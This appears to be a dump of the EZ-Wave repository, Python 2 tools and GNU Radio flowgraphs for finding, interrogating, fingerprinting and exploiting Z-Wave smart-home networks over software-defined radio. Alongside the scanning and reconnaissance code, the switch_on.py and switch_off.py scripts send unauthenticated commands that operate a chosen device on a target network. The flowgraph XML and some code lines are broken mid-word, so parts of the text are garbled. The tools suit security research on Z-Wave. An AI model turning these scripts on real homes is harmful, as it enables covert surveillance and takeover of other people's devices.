<sink_key>print_pdu</sin
k_key>
  </connection>
  <connection>
<source_block_id>Zwave_p
reamble_0</source_block_
id>
<sink_block_id>blocks_pd
u_to_tagged_stream_0</si
nk_block_id>
<source_key>out</source_
key>
<sink_key>pdus</sink_key
>
  </connection>
  <connection>
<source_block_id>analog_
quadrature_demod_cf_0_0</
ource_block_id>
<sink_block_id>low_pass_
filter_0_0</sink_block_id>
<source_key>0</source_ke
y>
<sink_key>0</sink_key>
  </connection>
```

```
  <connection>
<source_block_id>analog_
quadrature_demod_cf_0_0<
/source_block_id>
<sink_block_id>low_pass_
filter_0_0</sink_block_i
d>
<source_key>0</source_ke
y>
<sink_key>0</sink_key>
  </connection>
  <connection>
<source_block_id>analog_
simple_squelch_cc_0_0</sou
rce_block_id>
<sink_block_id>analog_qu
adrature_demod_cf_0_0</sin
k_block_id>
<source_key>0</source_ke
y>
<sink_key>0</sink_key>
  </connection>
  <connection>
<source_block_id>analog_
simple_squelch_cc_0_0</s
ource_block_id>
<sink_block_id>analog_qu
adrature_demod_cf_0_0</s
ink_block_id>
<source_key>0</source_ke
y>
<sink_key>0</sink_key>
  </connection>
  <connection>
<source_block_id>blocks_
complex_to_real_0</sourc
e_block_id>
<sink_block_id>wxgui_sco
pesink2_0</sink_block_id
>
<source_key>0</source_ke
y>
<sink_key>0</sink_key>
  </connection>
  <connection>
<source_block_id>blocks_
multiply_const_vxx_0</so
urce_block_id>
<sink_block_id>rational_
resampler_xxx_1</sink_bl
ock_id>
```

```
<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>blocks_not_xx_0</source_block_id>

<sink_block_id>digital_gfsk_mod_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>blocks_pdu_to_tagged_stream_0</source_block_id>

<sink_block_id>blocks_not_xx_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>blocks_socket_pdu_0</source_block_id>

<sink_block_id>Zwave_preamble_0</sink_block_id>

<source_key>pdus</source_key>

<sink_key>in</sink_key>

  </connection>

  <connection>

<source_block_id>digital_binary_slicer_fb_0</source_block_id>

<sink_block_id>Zwave_packet_sink_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>digital
```

```
_binary_slicer_fb_0_0</source_block_id>

<sink_block_id>Zwave_packet_sink_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>digital_clock_recovery_mm_xx_0</source_block_id>

<sink_block_id>digital_binary_slicer_fb_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>digital_clock_recovery_mm_xx_0_0</source_block_id>

<sink_block_id>digital_binary_slicer_fb_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>digital_gfsk_mod_0</source_block_id>

<sink_block_id>blocks_multiply_const_vxx_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>digital_gfsk_mod_0</source_block_id>

<sink_block_id>rational_resampler_xxx_1_0</sink_block_id>

<source_key>0</source_key>
```

```
<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>freq_xlating_fir_filter_xxx_0</source_block_id>

<sink_block_id>analog_simple_squelch_cc_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>freq_xlating_fir_filter_xxx_0</source_block_id>

<sink_block_id>rational_resampler_xxx_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>freq_xlating_fir_filter_xxx_0_0</source_block_id>

<sink_block_id>analog_simple_squelch_cc_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>low_pass_filter_0</source_block_id>

<sink_block_id>digital_clock_recovery_mm_xx_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>low_pass_filter_0_0</source_block_id>
```

```
<sink_block_id>digital_clock_recovery_mm_xx_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>osmosdr_source_0</source_block_id>

<sink_block_id>freq_xlating_fir_filter_xxx_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>osmosdr_source_0</source_block_id>

<sink_block_id>freq_xlating_fir_filter_xxx_0_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>rational_resampler_xxx_0</source_block_id>

<sink_block_id>wxgui_fftsink2_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>

  <connection>

<source_block_id>rational_resampler_xxx_1</source_block_id>

<sink_block_id>osmosdr_sink_0</sink_block_id>

<source_key>0</source_key>

<sink_key>0</sink_key>

  </connection>
```

```
  <connection>


<source_block_id>rationa
l_resampler_xxx_1_0</sou
rce_block_id>


<sink_block_id>blocks_co
mplex_to_real_0</sink_bl
ock_id>
```

```
<source_key>0</source_ke
y>


<sink_key>0</sink_key>

  </connection>

  <connection>
```

```
<source_block_id>rationa
l_resampler_xxx_1_0</sou
rce_block_id>


<sink_block_id>wxgui_fft
sink2_1</sink_block_id>


<source_key>0</source_ke
y>
```

```
<sink_key>0</sink_key>

  </connection>

</flow_grap
```

./tools/utils/ezutils.py

```
from scapy.all import *
from scapy.layers.ZWave import *
from scapy.modules.gnuradio import *
import xml.etree.ElementTree as ET
from urllib import urlopen

_COMMAND_CLASS = {0: "NoOperation", 1:"Zwave", 32:"Basic", 33:"ControllerReplication", 34:"Appli
cationStatus",
                  35:"ZipServices", 36:"ZipServer", 37:"SwitchBinary", 38:"SwitchMultilevel", 39
:"SwitchAll",
                  40:"SwitchToggleBinary", 41:"SwitchToggleMultilevel", 43:"SceneActivation", 44
:"SceneActuatorConf",
                  45:"SceneControllerConf", 48:"SensorBinary", 49:"SensorMultilevel", 50:"Meter"
, 51:"Color",
                  52:"MeterPulse", 61:"MeterTableMonitor", 64:"ThermostatMode", 66:"ThermostatOp
eratingState",
                  67:"ThermostatSetPoint", 68:"ThermostatFanMode", 69:"ThermostatFanState", 70:"
ClimateControlSchedule",
                  76:"DoorLockLogging", 78:"ScheduleEntryLock", 79:"6lowpan", 80:"BasicWindowCov
ering",
                  85:"TransportService", 86:"CRCEncap", 90:"DeviceResetLocally", 91:"CentralScen
e", 94:"ZWavePlusInfo",
                  96:"MultiChannel", 98:"DoorLock", 99:"UserCode", 112:"Configuration", 113:"Ala
rm",
                  114:"ManufacturerSpecific", 115:"PowerLevel", 117:"Protection", 118:"Lock", 11
9:"NodeNaming",
                  122:"FirmwareUpdate", 123:"GroupNaming", 124:"RemoteAssociationActivate", 125:
"RemoteAssociation",
                  128:"Battery", 129:"Clock", 130:"Hail", 132:"WakeUp", 133:"Association", 134:"
Version",
                  135:"Indicator", 136:"Proprietary", 137:"Language", 138:"Time", 139:"TimeParam
eters",
                  140:"GeographicLocation", 142:"MultiChannelAssociation", 143:"MultiCmd", 144:"
EnergyProduction",
                  145:"ManufacturerProprietary", 146:"Screen", 147:"ScreenAttributes", 148:"Simp
leAvControl",
                  152:"Security", 154:"IpConfiguration", 155:"AssociationCommandConfiguration",
156:"SensorAlarm",
                  157:"SilenceAlarm", 158:"SensorConfiguration", 239:"Mark"}

class ZWaveNode(object):
    def __init__(self, homeid, nodeid):
        self.homeid = homeid
        self.nodeid = nodeid
        self.manspec = None
        self.cmdclasses = None
        self.version = None
        self.basic = None
        self.configs = None


    def parse_manspec(self):
        response = None
        if self.manspec is None:
            response = "\tManufacturer: Unknown \n\tProduct Name: Unknown "
        else:
            tree = ET.parse(urlopen('https://raw.githubusercontent.com/OpenZWave/open-
zwave/master/config/manufacturer_specific.xml'))
            root = tree.getroot()
            xmlns="{http://code.google.com/p/open-zwave/}"
            for manufacturer in root.iter(xmlns+'Manufacturer'):
                if manufacturer.get("id") == self.manspec[:4]:
                    response = "\tManufacturer: " + manufacturer.get('name') + " (0x" + self.man
spec[:4] + ")"
                    length = len(response)
                    for product in manufacturer:
                        if product.get('type') == self.manspec[4:8] and product.get('id') == sel
f.manspec[8:]:
                            response += "\n\tProduct Name: " + product.get('name') + " (0x" + se
lf.manspec[4:8] + " 0x" + self.manspec[8:] + ")"
                    if len(response) == length:
```

```
                        response += "\n\tProduct Name: Unknown (0x" + self.manspec[4:8] + " 0x"
+ self.manspec[8:] + ")"
            if response is None:
                response = "\tManufacturer: Unknown (0x" + self.manspec[:4] + ")\n\tProduct Name
: Unknown (0x" + self.manspec[4:8] + " 0x " + self.manspec[8:] + ")"
        return response


    def parse_version(self):
        response = None
        library_type = {"01":"Controller_Static", "02":"Controller", "03":"Slave_Enhanced", "04"
:"Slave",
                        "05":"Installer", "06":"Slave_Routing", "07":"Controller_Bridge", "08":
"DUT"}

        if self.version is None:
            response = "\tLibrary Type: Unknown\n\tProtocol Version/Subverion: Unknown\n\tApplic
ation Version/Subversion: Unknown"
        else:
            response = "\tLibrary Type: " + library_type[self.version[:2]] + " (0x" + self.versi
on[:2] + ")"
            response += "\n\tProtocol Version/Subversion: 0x" + self.version[2:4] + " / 0x" + se
lf.version[4:6]
            response += "\n\tApplication Version/Subversion: 0x" + self.version[6:8] + " / 0x" +
 self.version[8:10]

        return response


    def parse_cmd_classes(self):
        response = "\tSupported Command Classes: "
        if self.cmdclasses is None:
            response += "Unknown"
        else:
            for i in range(0,len(self.cmdclasses)-1,2):
                cc = int(self.cmdclasses[i:i+2], 16)
                if cc in _COMMAND_CLASS:
                    response += "\n\t\t" + _COMMAND_CLASS[cc] + " (" + hex(cc)+ ")"
                else:
                    response += "\n\t\tUnknown (" + hex(cc)+ ")"
        return response


    def parse_basic(self):
        response = "\tBasic Status: "
        if self.basic is None:
            response += "Unknown"
        elif self.basic == chr(0).encode("HEX"):
            response += "Off (0x00)"
        elif self.basic == chr(255).encode("HEX"):
            response += "On (0xFF)"
        else:
            response += "Unknown (0x" + self.basic + ")"
        return response


    def parse_configs(self):
        response = "\tConfigurations: "
        if self.configs is None:
            response += "Unknown"
        elif not self.configs:
            response += "\n\t\tSkipped (use: ezrecon.py --homeid=" + hex(self.homeid) + " --
nodeid=" + str(self.nodeid) + " --configs)"
        else:
            for config in self.configs:
                response += "\n\t\tParam: 0x" + config + " Value: 0x" + self.configs[config]
        return response

    def display(self, verbose=False):
        if verbose:
            self.fix()
            print "NodeID " + str(self.nodeid) + ":"
            print self.parse_manspec()
```

```
            print self.parse_version()
            print self.parse_cmd_classes()
            print self.parse_basic()
            print self.parse_configs()
        else:
            print ("\tNodeID " + str(self.nodeid))


class ZWaveNetwork(object):
    def __init__(self, homeid):
        self.homeid = homeid
        self.nodes = dict()

    def add_node(self, node):
        if node.nodeid not in self.nodes:
            self.nodes[node.nodeid] = node

    def remove_node(self, node):
        if node.nodeid in self.nodes:
            del self.nodes[node.nodeid]

    def display(self, verbose=False):
        print("*************** Home ID: " + hex(self.homeid) + " *****************")
        #print "Devices:"
        for node in self.nodes:
            self.nodes[node].display(verbose)

        print("\n**************************************************\n")


class Zwave_Automaton(Automaton):
    def parse_args(self, request, expected_response, preamble_length=80, *args, **kargs):
        Automaton.parse_args(self, *args, **kargs)
        load_module('gnuradio')
        self.request = request
        self.response = expected_response
        self.preamble_length = preamble_length
        self.tries = 0
        self.retries = 2

    @staticmethod
    def verify_checksum(packet):
        p = bytearray(str(packet))
        p = p[8:-1]
        calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
        crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
        if calc_crc == crc_byte:
            return True
        else:
            return False

    def master_filter(self, pkt):
        return (pkt.haslayer(ZWaveReq) and pkt[ZWaveReq].src == self.response[ZWaveReq].src)

    @ATMT.state(initial=1)
    def BEGIN(self):
        # switch_radio_protocol("Zwave")
        # time.sleep(2)
        if self.preamble_length != 80:
            gnuradio_set_vars(host="localhost", port=8080, preamble_len=self.preamble_length)
            time.sleep(1)

    @ATMT.condition(BEGIN)
    def begin(self):
        raise self.WAITING()

    @ATMT.action(begin)
    def initial_tx(self):
        # print "initial_tx"
        for _ in range(0, 3):
            send(self.request, verbose=False)

    @ATMT.state()
    def WAITING(self):
```

```
        # print "WAITING"
        pass

    @ATMT.receive_condition(WAITING)
    def valid_response(self, pkt):
        pkt[ZWaveReq].show()
        # print "valid_response"
        if self.response[ZWaveReq].headertype == pkt[ZWaveReq].headertype:
            # print "Same headertype"
            if self.response[ZWaveReq].headertype == 3:
                # print "Ack"
                raise self.END(pkt[ZWaveReq])
            if pkt[ZWaveReq].cmd_class == self.response[ZWaveReq].cmd_class:
                # print "Right Command Class"
                # Logic to check if GET
                raise self.END(pkt[ZWaveReq])
                # raise self.END(pkt)

    @ATMT.receive_condition(WAITING, prio=1)
    def invalid_response(self, pkt):
        # print "invalid_response"
        if self.tries >= self.retries:
            raise self.ERROR()
        else:
            self.tries += 1
            raise self.WAITING()

    @ATMT.timeout(WAITING, 1)
    def waiting_timeout(self):
        # print "timeout"
        # print "tries: " + str(self.tries)
        if self.tries >= self.retries:
            raise self.ERROR()
        else:
            self.tries += 1
            raise self.WAITING()

    @ATMT.action(invalid_response)
    @ATMT.action(waiting_timeout)
    def retransmit(self):
        # print "retransmit"
        if self.tries >= self.retries:
            for _ in range(0, 3):
                send(self.request, verbose=False)

    @ATMT.state(final=1)
    def ERROR(self):
        # print "ERROR"
        #gnuradio_exit(conf)
        return None

    @ATMT.state(final=1)
    def END(self, pkt):
        # print "END"
        #gnuradio_exit(conf)
        return pkt


class PassiveScanner:
    def __init__(self, timeout):
        self.seen = dict()
        self.timeout = timeout

    @staticmethod
    def verify_checksum(packet):
        p = bytearray(str(packet))
        p = p[:-1]
        calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
        crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
        if (calc_crc == crc_byte):
            return True
        else:
            return False
```

```
    def display(self):
        print("\n*************** Passive Scan Results *****************\n")
        for homeid in self.seen:
            self.seen[homeid].display()

    def handle_packets(self, packet):
        if packet[ZWaveReq].dst == 255:
            return
        if not self.verify_checksum(packet[ZWaveReq]):
            # print "Checksum Error: Ignoring Frame..."
            return
        if packet.homeid not in self.seen:
            print "[+] Found new Zwave network: " + hex(packet.homeid)
            self.seen[packet.homeid] = ZWaveNetwork(packet.homeid)
        for nodeid in (packet.src, packet.dst):
            if nodeid not in self.seen[packet.homeid].nodes:
                print "[+][+] Found new Zwave node: " + hex(packet.homeid) + " node " + str(node
id)
                self.seen[packet.homeid].add_node(ZWaveNode(packet.homeid, nodeid))

    @property
    def run(self):
        load_module('gnuradio')
        print "Sniffing for " + str(self.timeout) + " seconds..."

        sniffradio(radio="Zwave", store=0, count=None, timeout=self.timeout,
                   prn=lambda p: self.handle_packets(p),
                   lfilter=lambda x: x.haslayer(ZWaveReq))
        gnuradio_exit(conf)
        return self.seen


class ActiveScanner:
    def __init__(self, network, timeout, nodeid=255, preamble_len=80, strict=False):
        self.network = network
        self.timeout = timeout
        self.nodeid = nodeid
        self.preamble_length = preamble_len
        self.strict = strict


    @staticmethod
    def verify_checksum(packet):
        p = bytearray(str(packet))
        p = p[:-1]
        calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
        crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
        if (calc_crc == crc_byte):
            return True
        else:
            return False

    def handle_packets(self, packet):
        if packet.dst == self.nodeid:
            return
        if not self.verify_checksum(packet[ZWaveReq]):
            #print "Checksum Error: Ignoring Frame..."
            return
        if packet.homeid != self.network.homeid:
            return
        if self.strict:
            if packet.src == self.nodeid and packet.headertype == 3:
                if packet.src not in self.network.nodes:
                    #print "[+][+] Found new Zwave node: " + hex(packet.homeid) + " node " + str
(packet.src)
                    self.network.add_node(ZWaveNode(packet.homeid, packet.src))
        else:
            for nodeid in (packet.src, packet.dst):
                if nodeid not in self.network.nodes:
                    print "[+][+] Found new Zwave node: " + hex(packet.homeid) + " node " + str(
nodeid)
                    self.network.add_node(ZWaveNode(packet.homeid, nodeid))

    @property
```

```
    def run(self):
        print "Active Scan of " + hex(self.network.homeid) + " for " + str(self.timeout) + " sec
onds..."
        load_module('gnuradio')
        pid = os.fork()
        if pid > 0:
            timer = time.time()
            if self.preamble_length != 80:
                time.sleep(1)
                gnuradio_set_vars(host="localhost", port=8080, preamble_len=self.preamble_length
)
            time.sleep(1)
            pkt = ZWave(homeid=self.network.homeid, dst=self.nodeid, ackreq=1) / ZWaveNOP()
            while time.time() - timer < self.timeout:
                for _ in range(0,3):
                    send(pkt, verbose=False)
                time.sleep(3)
            time.sleep(5)
            os._exit(0)
        else:
            sniffradio(radio="Zwave", store=0, count=None, timeout=self.timeout,
                       prn=lambda p: self.handle_packets(p),
                       lfilter=lambda x: x.haslayer(ZWaveReq))

        gnuradio_exit(conf)
        return self.network

    '''
    def __init__(self, network):
        self.network = network
        self.max_node = 105
        self.request = ZWave(src=1, homeid=self.network.homeid, ackreq=1) / ZWaveNOP()
        self.response = ZWave(homeid=self.network.homeid, headertype=3, dst=1)

    @property
    def run(self):
        print "Active Scan of " + hex(self.network.homeid)

        load_module('gnuradio')
        switch_radio_protocol("Zwave")
        time.sleep(2)

        # loop through all possible nodeids
        for i in range(97, self.max_node + 1):
            # skip if the nodeid has already been seen
            # if i not in self.network.nodes:
            print i
            self.request.dst = i
            self.response.src = i
            #self.request.show()
            #self.response.show()
            ping = Zwave_Automaton(self.request, self.response).run()
            if ping is not None:
                self.network.add_node(ZWaveNode(self.network.homeid, i))
            time.sleep(1)

        return self.network
    '''
```

./tools/ezfingerprint.py

```
#!/usr/bin/python

from scapy.all import *
from scapy.layers.ZWave import *
from scapy.modules.gnuradio import *
from utils.ezutils import *
from argparse import ArgumentParser

if __name__ == "__main__":
    parser = ArgumentParser(sys.argv[0])
    parser.add_argument("homeid", type=str, help="4 byte HomeID to scan (ex: 0x1a2b3c4d)")
    parser.add_argument("nodeid", type=int, help="Target device NodeID (in decimal)" )

    args = parser.parse_args(sys.argv[1:])

    homeid = int(args.homeid,16)
    print "Scanning " + str(args.nodeid) + " with standard preamble"
    network = ActiveScanner(ZWaveNetwork(homeid), timeout=10, nodeid=args.nodeid, strict=True).r
un

    if args.nodeid in network.nodes:
        print "Node " + str(args.nodeid) + " found"
        print "Scanning " + str(args.nodeid) + " with shortened preamble"
        network=None
        network = ActiveScanner(ZWaveNetwork(homeid), timeout=10, nodeid=args.nodeid, preamble_l
en=16, strict=True).run
        if args.nodeid in network.nodes:
            print hex(homeid) + " Node " + str(args.nodeid) + ": ZW0301 Transceiver"
        else:
            print hex(homeid) + " Node " + str(args.nodeid) + ": SD3501 Transceiver"
    else:
        print hex(homeid) + " Node " + str(args.nodeid) + " not found..."

    print "Exit"
```

./tools/ezrecon.py

```
#!/usr/bin/python

import os
from scapy.modules.gnuradio import *
from scapy.all import *
from scapy.layers.ZWave import *
from utils.ezutils import *
from argparse import ArgumentParser


def verify_checksum(packet):
    p = bytearray(str(packet))
    p = p[:-1]
    calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
    crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
    if calc_crc == crc_byte:
        return True
    else:
        return False


def handle_packets(packet, target):
    if packet.homeid == target.homeid and packet.src == target.nodeid:
        if verify_checksum(packet[ZWaveReq]):
            #packet[ZWaveReq].show()
            if packet.cmd_class == 0x72 and packet.cmd == 0x05:
                target.manspec = str(packet[Raw]).encode("HEX")
                target.parse_manspec()
                return
            elif packet.cmd_class == 0x86 and packet.cmd == 0x12:
                target.version = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x01:
                target.cmdclasses = str(packet[Raw])[6:].encode("HEX")
                return
            elif packet.cmd_class == 0x20 and packet.cmd == 0x03:
                target.basic = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x70 and packet.cmd == 0x06:
                target.configs[str(packet[Raw])[:2].encode("HEX")] = str(packet[Raw])[2:].encode
("HEX")


if __name__ == "__main__":
    parser = ArgumentParser(sys.argv[0])
    parser.add_argument("homeid", type=str, help="4 byte HomeID of target network (ex: 0x1a2b3c4
d)")
    parser.add_argument("nodeid", type=int, help="Target device NodeID (in decimal, <233)" )
    parser.add_argument("-c", "--config", action="store_true",
                        help="Include scan of device configuration settings (takes a while)")
    parser.add_argument("-t", "--timeout", type=int, default=30,
                        help="Stop scanning after a given time (secs, default=30)")

    args = parser.parse_args(sys.argv[1:])

    load_module('gnuradio')

    homeid = int(args.homeid,16)
    nodeid = args.nodeid
    _target = ZWaveNode(homeid, nodeid)

    print "Interrogating " + hex(homeid) + " Node " + str(nodeid)

    manspec = ZWave(homeid=homeid, dst=nodeid) / ZWaveManufacturerSpecific(cmd="GET")
    version = ZWave(homeid=homeid, dst=nodeid) / ZWaveVersion(cmd="GET")
    basic = ZWave(homeid=homeid, dst=nodeid) / ZWaveBasic(cmd="GET")
    nif = ZWave(homeid=homeid, dst=nodeid) / ZWaveNodeInfo() / chr(2)
    if args.config:
        config = ZWave(homeid=homeid, ackreq=1, dst=nodeid) / ZWaveConfiguration(cmd="GET")
        _target.configs = dict()
    else:
        _target.configs = False
```

```
timeout = args.timeout
pid = os.fork()
if pid > 0:
    timer = time.time()
    i = 0
    while time.time() - timer < timeout:
        for _ in range(0,3):
            send(manspec, verbose=False)
        time.sleep(2)
        for _ in range(0,3):
            send(version, verbose=False)
        time.sleep(2)
        for _ in range(0,3):
            send(basic, verbose=False)
        time.sleep(2)
        for _ in range(0,3):
            send(nif, verbose=False)
        time.sleep(6)
    time.sleep(2)
    #os._exit(0)

else:
    sniffradio(radio="Zwave", store=0, count=None, timeout=timeout,
               prn=lambda p,t=_target: handle_packets(p,t),
               lfilter=lambda x: x.haslayer(ZWaveReq))

    print "\n****************** Recon Results **********************\n"
    print "***************** Home ID: " + hex(homeid) + " *****************"
    _target.display(verbose=True)


#print "Exit"
```

./tools/ezstumbler.py

```
#!/usr/bin/python

from scapy.all import *
from utils.ezutils import *
from argparse import ArgumentParser


if __name__ == "__main__":
    parser = ArgumentParser(sys.argv[0])
    parser.add_argument("-p", "--passive", action="store_true",
                        help="Conduct a passive scan for a set time (secs)")
    parser.add_argument("-t", "--timeout", type=int, default=60,
                        help="Timeout (secs) for scans, default=60")
    parser.add_argument("-a", "--active", action="store_true",
                        help="Conduct an active scan for a set time (secs)")
    parser.add_argument("--homeid", type=str, default=None,
                        help="4 byte HomeID to scan (ex: 0x1a2b3c4d)" )

    args = parser.parse_args(sys.argv[1:])

    seen = dict()

    if not args.passive and args.active:
        if args.homeid is None:
            sys.exit("Please provide a 4 byte HomeID to scan (ex: --homeid=0x1a2b3c4d)")

        homeid = int(args.homeid,16)
        seen[homeid] = ActiveScanner(ZWaveNetwork(homeid), args.timeout).run

    elif args.passive and not args.active:
        seen = PassiveScanner(args.timeout).run

    else:
        seen = PassiveScanner(args.timeout).run

        for homeid in seen:
            seen[homeid] = ActiveScanner(seen[homeid], args.timeout).run

    print("\n****************** Scan Results ********************\n")
    for homeid in seen:
        seen[homeid].display()
    print("****************************************************\n")
```

./tools/switch_off.py

```
#!/usr/bin/python

import os
from scapy.modules.gnuradio import *
from scapy.all import *
from scapy.layers.ZWave import *
from utils.ezutils import *
from argparse import ArgumentParser


def verify_checksum(packet):
    p = bytearray(str(packet))
    p = p[:-1]
    calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
    crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
    if calc_crc == crc_byte:
        return True
    else:
        return False


def handle_packets(packet, target):
    if packet.homeid == target.homeid and packet.src == target.nodeid:
        if verify_checksum(packet[ZWaveReq]):
            #packet[ZWaveReq].show()
            if packet.cmd_class == 0x72 and packet.cmd == 0x05:
                target.manspec = str(packet[Raw]).encode("HEX")
                target.parse_manspec()
                return
            elif packet.cmd_class == 0x86 and packet.cmd == 0x12:
                target.version = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x01:
                target.cmdclasses = str(packet[Raw])[6:].encode("HEX")
                return
            elif packet.cmd_class == 0x20 and packet.cmd == 0x03:
                target.basic = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x70 and packet.cmd == 0x06:
                target.configs[str(packet[Raw])[:2].encode("HEX")] = str(packet[Raw])[2:].encode
("HEX")


if __name__ == "__main__":
    parser = ArgumentParser(sys.argv[0])
    parser.add_argument("homeid", type=str, help="4 byte HomeID of target network (ex: 0x1a2b3c4
d)")
    parser.add_argument("nodeid", type=int, help="Target device NodeID (in decimal, <233)" )

    args = parser.parse_args(sys.argv[1:])

    load_module('gnuradio')

    homeid = int(args.homeid,16)
    nodeid = args.nodeid
    _target = ZWaveNode(homeid, nodeid)

    print "Trying to switching off " + hex(homeid) + " Node " + str(nodeid)

    switch = ZWave(homeid=homeid, dst=nodeid) / ZWaveSwitchBin2()

    timeout = 3
    pid = os.fork()
    if pid > 0:
        timer = time.time()
        i = 0
        while time.time() - timer < timeout:
            send(switch, verbose=False)
            time.sleep(1)
        time.sleep(2)
        #os._exit(0)
```

```
    else:
        sniffradio(radio="Zwave", store=0, count=None, timeout=timeout,
                   prn=lambda p,t=_target: handle_packets(p,t),
                   lfilter=lambda x: x.haslayer(ZWaveReq))

    #print "Exit"
```

./tools/switch_on.py

```
#!/usr/bin/python

import os
from scapy.modules.gnuradio import *
from scapy.all import *
from scapy.layers.ZWave import *
from utils.ezutils import *
from argparse import ArgumentParser


def verify_checksum(packet):
    p = bytearray(str(packet))
    p = p[:-1]
    calc_crc = hex(reduce(lambda x, y: x ^ y, p, 0xFF))
    crc_byte = packet[ZWaveReq].get_field('crc').i2repr(packet, packet.crc)
    if calc_crc == crc_byte:
        return True
    else:
        return False


def handle_packets(packet, target):
    if packet.homeid == target.homeid and packet.src == target.nodeid:
        if verify_checksum(packet[ZWaveReq]):
            #packet[ZWaveReq].show()
            if packet.cmd_class == 0x72 and packet.cmd == 0x05:
                target.manspec = str(packet[Raw]).encode("HEX")
                target.parse_manspec()
                return
            elif packet.cmd_class == 0x86 and packet.cmd == 0x12:
                target.version = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x01:
                target.cmdclasses = str(packet[Raw])[6:].encode("HEX")
                return
            elif packet.cmd_class == 0x20 and packet.cmd == 0x03:
                target.basic = str(packet[Raw]).encode("HEX")
                return
            elif packet.cmd_class == 0x70 and packet.cmd == 0x06:
                target.configs[str(packet[Raw])[:2].encode("HEX")] = str(packet[Raw])[2:].encode
("HEX")


if __name__ == "__main__":
    parser = ArgumentParser(sys.argv[0])
    parser.add_argument("homeid", type=str, help="4 byte HomeID of target network (ex: 0x1a2b3c4
d)")
    parser.add_argument("nodeid", type=int, help="Target device NodeID (in decimal, <233)" )

    args = parser.parse_args(sys.argv[1:])

    load_module('gnuradio')

    homeid = int(args.homeid,16)
    nodeid = args.nodeid
    _target = ZWaveNode(homeid, nodeid)

    print "Trying to switching on " + hex(homeid) + " Node " + str(nodeid)

    switch = ZWave(homeid=homeid, dst=nodeid) / ZWaveSwitchBin()

    timeout = 3
    pid = os.fork()
    if pid > 0:
        timer = time.time()
        i = 0
        while time.time() - timer < timeout:
            send(switch, verbose=False)
            time.sleep(1)
        time.sleep(2)
        #os._exit(0)
```

```
    else:
        sniffradio(radio="Zwave", store=0, count=None, timeout=timeout,
                   prn=lambda p,t=_target: handle_packets(p,t),
                   lfilter=lambda x: x.haslayer(ZWaveReq))

    #print "Exit"
```

./README.md

```
# EZ-Wave
EZ-Wave: Tools for Evaluating and Exploiting Z-Wave Networks using Software-Defined Radios.

ezstumbler: passive Z-Wave network discovery and active network enumeration

ezrecon: Z-Wave device interrogation including:
    - Manufacturer and device name
    - Software/firmware versions
    - Supported Z-Wave command classes
    - Device configuration settings

ezfingerprint: determines device's Z-
Wave module generation (3rd or 5th gen) using a PHY layer manipulation technique (preamble lengt
h manipulation).

# Requirements

**Tested on Ubuntu 14.04 only

Python 2.7

GNU Radio 3.7+ (recommend Pybombs: https://gnuradio.org/redmine/projects/pybombs/wiki/QuickStart
)

Wireshark 1.12+ (https://code.wireshark.org/review/wireshark)

Mercurial (sudo apt-get install mercurial -y)

**Default configuration is for 2 HackRF One SDRs. Other SDRs can be use by modifying the GRC fil
es accordingly post install ($HOME/.scapy/radio).

OsmocomSDR (http://sdr.osmocom.org/trac/wiki/GrOsmoSDR)

HackRF host software (https://github.com/mossmann/hackrf/tree/master/host)

# Installation

The setup script will clone Scapy-radio (https://bitbucket.org/cybertools/scapy-
radio/) and modify installation files

```
./setup.sh
```

Install Scapy-radio

```
cd $HOME/scapy-radio
./install.sh scapy
./install.sh blocks
```

Open [gnuradio prefix]/etc/gnuradio/conf.d in a text editor and append ":/usr/local/share/gnurad
io/grc/blocks" to global_blocks_path

```
./install.sh grc
```

Install Wireshark dissector

Copy all files in EZ-Wave/setup/wireshark to [wireshark]/epan/dissectors

```
cd [wireshark]
./autogen.sh
./configure
make
sudo make install
sudo ldconfig
```

Usage
```

```
##ezstumbler

ezstumbler.py [-h, --help] [-p, --passive] [-t, --timeout] [-a, --active] [--homeid]
    -p, --passive       Conduct a passive scan for a set time (secs)
    -t, --timeout       Timeout (secs) for scans, default=60
    -a, --active        Conduct an active scan for a set time (secs)
